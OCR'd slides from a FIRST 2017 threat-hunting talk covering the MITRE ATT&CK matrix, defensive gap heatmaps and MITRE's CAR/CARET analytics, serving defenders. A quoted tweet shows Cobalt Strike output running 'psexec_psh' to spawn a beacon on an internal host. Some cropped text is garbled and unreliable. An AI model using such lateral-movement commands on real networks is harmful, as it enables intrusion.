DLL Search Order Hijacking
External Remote Services
File System Permissions Weakness
Hypervisor
Legitimate Credentials

Secure | https://attack.mitre.org/wiki/ATT%26CK_Matrix

ATT&CK Adversarial Tactics, Techniques & Common Knowledge

Page Discussion Read View source View history Search

Main page
Help
Contribute
References

Tactics
Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Execution
Collection
Exfiltration
Command and Control

Techniques
All Techniques
Technique Matrix

Groups
All Groups

Software
All Software

Tools
Printable version
Permanent link

Follow @MITREattack

ATT&CK Matrix

Unchecked

The ATT&CK Matrix provides a visual representation of the adversarial techniques described in the ATT&CK model.


Tactic categories are listed on the top row individual techniques as cells underneath each tactic to denote that technique can be used to accomplish that particular tactic. Techniques can span multiple tactic categories signifying that they can be used for more than one purpose.

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control

MITRE

mmand and ntrol
mmonly Used Port
mmunication rough Removable edia
nnection Proxy
stom Command d Control Protocol
stom Cryptographic otocol
ta Encoding
ta Obfuscation
llback Channels
lti-Stage Channels
ltiband mmunication
ltilayer Encryption
mote File Copy
ndard Application yer Protocol

The whole T&T matrix is even much bigger and hardly fits on one screen.
It also changed quite a bit over time,
previous versions had techniques spanning multiple tactics columns.



MITRE ATT&CK Matrix (DGA)

Uses

Defensive Gap Analysis

An organization can use the ATT&CK Matrix as a way to visualize defensive coverage of techniques and identify where gaps exist. Prioritization of bui based on documented adversary use groups.

The example below is a notional case and intrusion detection analytics to c resources next to cover more technic or analytic coverage of cyber advers

This notional depiction shows how an organization would use the MITRE ATT&CK framework to show defensive gaps against adversary activity within their network.

- 🟦 Shows a high-confidence in the detection or defense of an adversary
- 🟨 Shows a medium confidence in the detection or defense of an adversary
- 🟧 Shows no confidence, visibility, or blocking capability of an adversary


MITRE

© 2017 The MITRE Corporation. All Rights Reserved
Approved for Public Release. Distribution Unlimited.
Case Number 15-1288

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 12

The T&T matrix is great for doing «defensive gap analysis».
It makes for really nice graphics in reports.



MITRE ATT&CK Matrix (T&T)

ATT&CK Tactics and Techniques

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
DLL Search Order Hijacking	DLL Search Order Hijacking	DLL Search Order Hijacking	Brute Force	Account Discovery	Windows Remote Management	Windows Remote Management	Automated Collection	Automated Exfiltration	Commonly Used Port
Legitimate Credentials	Legitimate Credentials	Legitimate Credentials	Credential Dumping	Application Window Discovery	Third-party Software	Third-party Software	Clipboard Data	Data Compressed	Communication Through Removable Media
Accessibility Features	Accessibility Features	Binary Padding	Credential Manipulation	File and Directory Discovery	Application Deployment Software	Command-Line	Data Staged	Data Encrypted	Custom Command and Control Protocol
AppInit DLLs	AppInit DLLs	Code Signing	Credentials in Files	Local Network Configuration Discovery	Exploitation of Vulnerability	Execution through API	Data from Local System	Data Transfer Size Limits	Custom Cryptographic Protocol
Local Port Monitor	Local Port Monitor	Component Firmware	Input Capture	Local Network Connections Discovery	Logon Scripts	Graphical User Interface	Data from Network Shared Drive	Exfiltration Over Alternative Protocol	Data Obfuscation
New Service	New Service	DLL Side-Loading	Network Sniffing	Network Service Scanning	Pass the Hash	InstallUtil	Data from Removable Media	Exfiltration Over Command and Control Channel	Fallback Channels
Path Interception	Path Interception	Disabling Security Tools	Two-Factor Authentication Interception	Peripheral Device Discovery	Pass the Ticket	PowerShell	Email Collection	Exfiltration Over Other Network Medium	Multi-Stage Channels
Scheduled Task	Scheduled Task	File Deletion	Exploitation of Vulnerability	Permission Groups Discovery	Remote Desktop Protocol	Process Hollowing	Input Capture	Exfiltration Over Physical Medium	Multiband Communication
File System Permissions Weakness	File System Permissions Weakness	File System Logical Offsets		Process Discovery	Remote File Copy	Regsvcs/Regasm	Screen Capture	Scheduled Transfer	Multilayer Encryption
Service Registry Permissions Weakness	Service Registry Permissions Weakness	Indicator Blocking		Query Registry	Remote Services	Regsvr32	Audio Capture		Peer Connections
Web Shell	Web Shell	Exploitation of Vulnerability		Remote System Discovery	Replication Through Removable Media	Rundll32	Video Capture		Remote File Copy
Basic Input/Output System	Exploitation of Vulnerability	Bypass User Account Control		Security Software Discovery	Shared Webroot	Scheduled Task			Standard Application Layer Protocol
Bootkit	Bypass User Account Control	DLL Injection		System Information Discovery	Taint Shared Content	Scripting			Standard Cryptographic Protocol
Change Default File Association	DLL Injection	Component Object Model Hijacking		System Owner/User Discovery	Windows Admin Shares	Service Execution			Standard Non-Application Layer Protocol
Component Firmware	Component Object Model Hijacking	Indicator Removal from Tools		System Service Discovery		Windows Management Instrumentation			Uncommonly Used Port
Hypervisor		Indicator Removal on Host		System Time Discovery		MSBuild			Web Service
Logon Scripts		InstallUtil							
Modify Existing Service		Masquerading							
Redundant Access		Modify Registry							
Registry Run Keys / Start Folder		NTFS Extended Attributes							
Security Support Provider		Obfuscated Files or Information							
Shortcut Modification		Process Hollowing							
Windows Management Instrumentation Event Subscription		Redundant Access							
Winlogon Helper DLL		Regsvcs/Regasm							
		Regsvr32							
		Rootkit							
		Rundll32							
		Scripting							
		Software Packing							
		Timestomp							
		MSBuild							
		Network Share Removal							

https://attack.mitre.org/

© 2017 The MITRE Corporation. All rights reserved.
Approved for Public Release; Distribution Unlimited. Case Number 15-1288


FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 13

Here’s again an older version of the matrix

MITRE ATT&CK Matrix (ABDC)

ATT&CK–Based Detection Capabilities (Notional)



Persistence
- 🟥 DLL Search Order Hijacking
- 🟨 Legitimate Credentials
- 🟨 Accessibility Features
- 🟥 AppInit DLLs
- 🟥 Local Port Monitor
- 🟩 New Service
- 🟥 Path Interception
- 🟩 Scheduled Task
- 🟩 File System Permissions Weakness
- 🟨 Service Registry Permissions Weakness
- 🟨 Web Shell
- 🟥 Basic Input/Output System
- 🟥 Bootkit
- 🟩 Change Default File Association
- 🟥 Component Firmware
- 🟥 Hypervisor
- 🟩 Logon Scripts
- 🟨 Modify Existing Service
- 🟥 Redundant Access
- 🟩 Registry Run Keys / Start Folder
- 🟩 Security Support Provider
- 🟩 Shortcut Modification
- 🟩 Windows Management Instrumentation Event Subscription
- 🟩 Winlogon Helper DLL

Privilege Escalation
- 🟨 Exploitation of Vulnerability
- 🟥 Bypass User Account Control
- 🟨 DLL Injection
- 🟨 Component Object Model Hijacking

Defense Evasion
- 🟨 Binary Padding
- 🟥 Code Signing
- 🟥 Component Firmware
- 🟥 DLL Side-Loading
- 🟨 Disabling Security Tools
- 🟥 File Deletion
- 🟥 File System Logical Offsets
- 🟥 Indicator Blocking
- 🟨 Indicator Removal from Tools
- 🟥 Indicator Removal on Host
- 🟥 InstallUtil
- 🟥 Masquerading
- 🟨 Modify Registry
- 🟨 NTFS Extended Attributes
- 🟥 Obfuscated Files or Information
- 🟥 Process Hollowing
- 🟥 Redundant Access
- 🟥 Regsvcs/Regasm
- 🟨 Regsvr32
- 🟥 Rootkit
- 🟨 Rundll32
- 🟨 Scripting
- 🟥 Software Packing
- 🟩 Timestomp
- 🟨 MSBuild
- 🟩 Network Share Removal

Credential Access
- 🟥 Brute Force
- 🟨 Credential Dumping
- 🟨 Credential Manipulation
- 🟥 Credentials in Files
- 🟨 Input Capture
- 🟥 Network Sniffing
- 🟥 Two-Factor Authentication Interception

Discovery
- 🟨 Account Discovery
- 🟨 Application Window Discovery
- 🟨 File and Directory Discovery
- 🟨 Local Network Configuration Discovery
- 🟨 Local Network Connections Discovery
- 🟨 Network Service Scanning
- 🟨 Peripheral Device Discovery
- 🟨 Permission Groups Discovery
- 🟨 Process Discovery
- 🟨 Query Registry
- 🟨 Remote System Discovery
- 🟩 Security Software Discovery
- 🟨 System Information Discovery
- 🟨 System Owner/User Discovery
- 🟨 System Service Discovery
- 🟨 System Time Discovery

Lateral Movement
- 🟥 Windows Remote Management
- 🟨 Third-party Software
- 🟥 Application Deployment Software
- 🟨 Exploitation of Vulnerability
- 🟨 Logon Scripts
- 🟨 Pass the Hash
- 🟨 Pass the Ticket
- 🟩 Remote Desktop Protocol
- 🟥 Remote File Copy
- 🟩 Remote Services
- 🟥 Replication Through Removable Media
- 🟥 Shared Webroot
- 🟥 Taint Shared Content
- 🟩 Windows Admin Shares

Execution
- 🟨 Command-Line
- 🟥 Execution through API
- 🟨 Graphical User Interface
- 🟨 InstallUtil
- 🟩 PowerShell
- 🟨 Process Hollowing
- 🟨 Regsvcs/Regasm
- 🟨 Regsvr32
- 🟩 Rundll32
- 🟩 Scheduled Task
- 🟨 Scripting
- 🟨 Service Execution
- 🟨 Windows Management Instrumentation
- 🟨 MSBuild

Collection
- 🟥 Automated Collection
- 🟥 Clipboard Data
- 🟨 Data Staged
- 🟥 Data from Local System
- 🟨 Data from Network Shared Drive
- 🟥 Data from Removable Media
- 🟨 Email Collection
- 🟥 Input Capture
- 🟥 Screen Capture
- 🟥 Audio Capture
- 🟥 Video Capture

Exfiltration
- 🟥 Automated Exfiltration
- 🟩 Data Compressed
- 🟥 Data Encrypted
- 🟨 Data Transfer Size Limits
- 🟨 Exfiltration Over Alternative Protocol
- 🟨 Exfiltration Over Command and Control Channel
- 🟨 Exfiltration Over Other Network Medium
- 🟥 Exfiltration Over Physical Medium
- 🟨 Scheduled Transfer


Command and Control
- 🟩 Commonly Used Port
- 🟨 Communication Through Removable Media
- 🟥 Custom Command and Control Protocol
- 🟥 Custom Cryptographic Protocol
- 🟨 Data Obfuscation
- 🟨 Fallback Channels
- 🟨 Multi-Stage Channels
- 🟥 Multiband Communication
- 🟨 Multilayer Encryption
- 🟨 Peer Connections
- 🟨 Remote File Copy
- 🟨 Standard Application Layer Protocol
- 🟨 Standard Cryptographic Protocol
- 🟨 Standard Non-Application Layer Protocol
- 🟥 Uncommonly Used Port
- 🟨 Web Service

https://attack.mitre.org/

© 2017 The MITRE Corporation. All rights reserved.
Approved for Public Release; Distribution Unlimited. Case Number 15-1288

MITRE

Doing an analysis of «Att&ck Based Detection Capabilities» makes a really nice graphic for management
and shows where the strengths and weaknesses of security posture lies.



MITRE ATT&CK Matrix

TomU @c_APT_ure · Mar 16
What @MITREattack technique (if any) would describe "access token stealing" e.g. using #CobaltStrike steal_token ?

```
[+] received output:
List of hosts:

 Server Name          IP Address
 -----------          ----------
 COPPER               172.16.20.81
 DC                   172.16.20.3
 GRANITE              172.16.20.80

beacon> psexec_psh COPPER local - beaco
[*] Tasked beacon to run windows/beacon
[+] host called home, sent: 5765 bytes
```

Raffi's Abridged Gui
This blog post is a fast
familiar with Meterprete
blog.cobaltstrike.com

Contributions are welcome

TomU @c_APT_ure · Mar 16
not sure if I overlooked it? Where is "token stealing"?
attack.mitre.org/wiki/All_Techn...

ATT&CK
@MITREattack

Replying to @c_APT_ure


haven't added this yet. Please shoot any additional info you have to attack@mitre.org and we'll work to include it

LIKES
3

7:16 PM - 16 Mar 2017

The people behind the MITRE ATTACK project also welcome contributions and are very responsive.

MITRE Cyber Analytics Repository



Welcome to the Cyber Analytics Repository

The Cyber Analytics Repository (CAR) is a knowledge base of analytics developed by MITRE based on the Adversary Tactics, Techniques, and Common Knowledge (ATT&CK™) threat model.

If you want to start exploring try viewing a list of all analytics or use the CAR Exploration Tool (CARET).

Analytics stored in CAR contain the following information

- a *hypothesis* which explains the idea behind the analytic
- the *information domain* or the primary domain the analytic is designed to operate within (e.g. host, network, process, external)
- references to ATT&CK Techniques and Tactics that the analytic detexts
- the type of analytic
- a pseudocode description of how the analytic might be implemented
- a unit test which can be run to trigger the analytic

CAR is intended to be shared with cyber-defenders throughout the community. Check out the **help** page for an introduction to using CAR. See the Methodology page for more information on how CAR analytics are created. For questions regarding the use of the wiki software, consult the MediaWiki User's Guide.

MITRE also has another project: Cyber Analytics Repository or CAR for short.

MITRE Cyber Analytics Repository

Secure | https://car.mitre.org/wiki/Main_Page


Welcome to the Cyber Analytics Repository

The Cybe ased on
the Adver
If you war ET).
Analytics
- a hyp
- the int ost,
netwo
- refere
- the typ
- a pseu
- a unit
CAR is int p page
for an intr alytics
are creat uide.

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 17

And during this presentation, when I say CAR I don’t mean this kinda car.

MITRE CARET (Analytics → T&T Matrix)




- Autorun Differences CAR-2013-01-002 ☑
- SMB Events Monitoring CAR-2013-01-003 ☑
- Processes Spawning cmd.exe CAR-2013-02-003 ☑
- Simultaneous Logins on a [illegible] CAR-2013-02-008
- User Logged in to [illegible] CAR-2013-02-012
- Reg.exe called from Comman[illegible] CAR-2013-03-001
- Quick execution of a series of suspicious commands CAR-2013-04-002 ☑
- Suspicious Run Locations CAR-2013-05-002 ☑

Command and Control	Exfiltration	Credential Access	Persistence	Collection	Defense Evasion	Discovery	Privilege Escalation	Lateral Movement	Execution
Data Obfuscation	Data Compressed	Credential Dumping	Winlogon Helper DLL	Data from Local System	File System Logical Offsets	System Service Discovery	Local Port Monitor	Application Deployment...	Windows Remote Management
Fallback Channels	Exfiltration Over Other Network...	Network Sniffing	Local Port Monitor	Data from Removable Media	Binary Padding	Application Window...	Accessibility Features	Remote Services	Service Execution
Custom Cryptographic...	Automated Exfiltration	Input Capture	Accessibility Features	Data from Network Share...	Rootkit	Query Registry	Path Interception	Windows Remote Management	Windows Management...
Multiband Communication	Data Encrypted	Exploitation of Vulnerability	Basic Input/Output...	Input Capture	Obfuscated Files or Information	Local Network Configuration...	DLL Search Order Hijacking	Logon Scripts	Scheduled Task
Standard Cryptographic...	Scheduled Transfer	Credentials in Files	Shortcut Modification	Data Staged	Masquerading	Remote System Discovery	File System Permissions...	Shared Webroot	Command-Line Interface
Commonly Used Port	Data Transfer Size Limits	Credential Manipulation	Modify Existing Service	Screen Capture	DLL Search Order Hijacking	System Owner/User...	New Service	Exploitation of Vulnerability	Graphical User Interface
Uncommonly Used Port	Exfiltration Over Command and...	Brute Force	Path Interception	Email Collection	Software Packing	Network Service Scanning	Scheduled Task	Third-party Software	Scripting
Standard Application Lay...	Exfiltration Over Alternative...	Two-Factor Authentication...	Logon Scripts	Clipboard Data	Indicator Blocking	Local Network Connections...	DLL Injection	Pass the Hash	Third-party Software
[illegible]	Exfiltration Over [illegible] Medium		DLL Search Order Hijacking	Automated Collection	DLL Injection	Process Discovery	Service Registry Permissions...	Remote Desktop Protocol	Rundll32
[illegible]			Change Default File Association	Audio Capture	Scripting	Security Software Discovery	Exploitation of Vulnerability	Windows Admin Shares	PowerShell
[illegible]			File System Permissions...	Video Capture	Indicator Removal from Tools	Permission Groups Discovery	Legitimate Credentials	Taint Shared Content	Process Hollowing
[illegible]			New Service		Exploitation of Vulnerability	System Information...	Bypass User Account Control	Replication Through...	Execution through API
Standard Non-Application Lay...			Scheduled Task		Indicator Removal on Host	File and Directory Discovery	Web Shell	Pass the Ticket	Regsvr32
Web Service			Service Registry Permissions...		DLL Side-Loading	Account Discovery	AppInit DLLs	Remote File Copy	InstallUtil
Multi-Stage Channels			Registry Run Keys / Start Folder		Legitimate Credentials	Peripheral Device Discovery			Regsvcs/Regasm
						System Time...			

Map Analytics to T&T Matrix

CARET is the «CAR Exploration Tool» which maps analytics to the techniques from the T&T matrix.



MITRE CARET (Analytics → T&T Matrix)

● Detailed grid

Search Analytics

SELECT ALL   CLEAR ALL

Quick execution of a series of suspicious commands ☑
CAR-2013-04-002

Suspicious Run Locations ☐
CAR-2013-05-002

SMB Write Request ☐
CAR-2013-05-003


Execution with AT ☐
CAR-2013-05-004

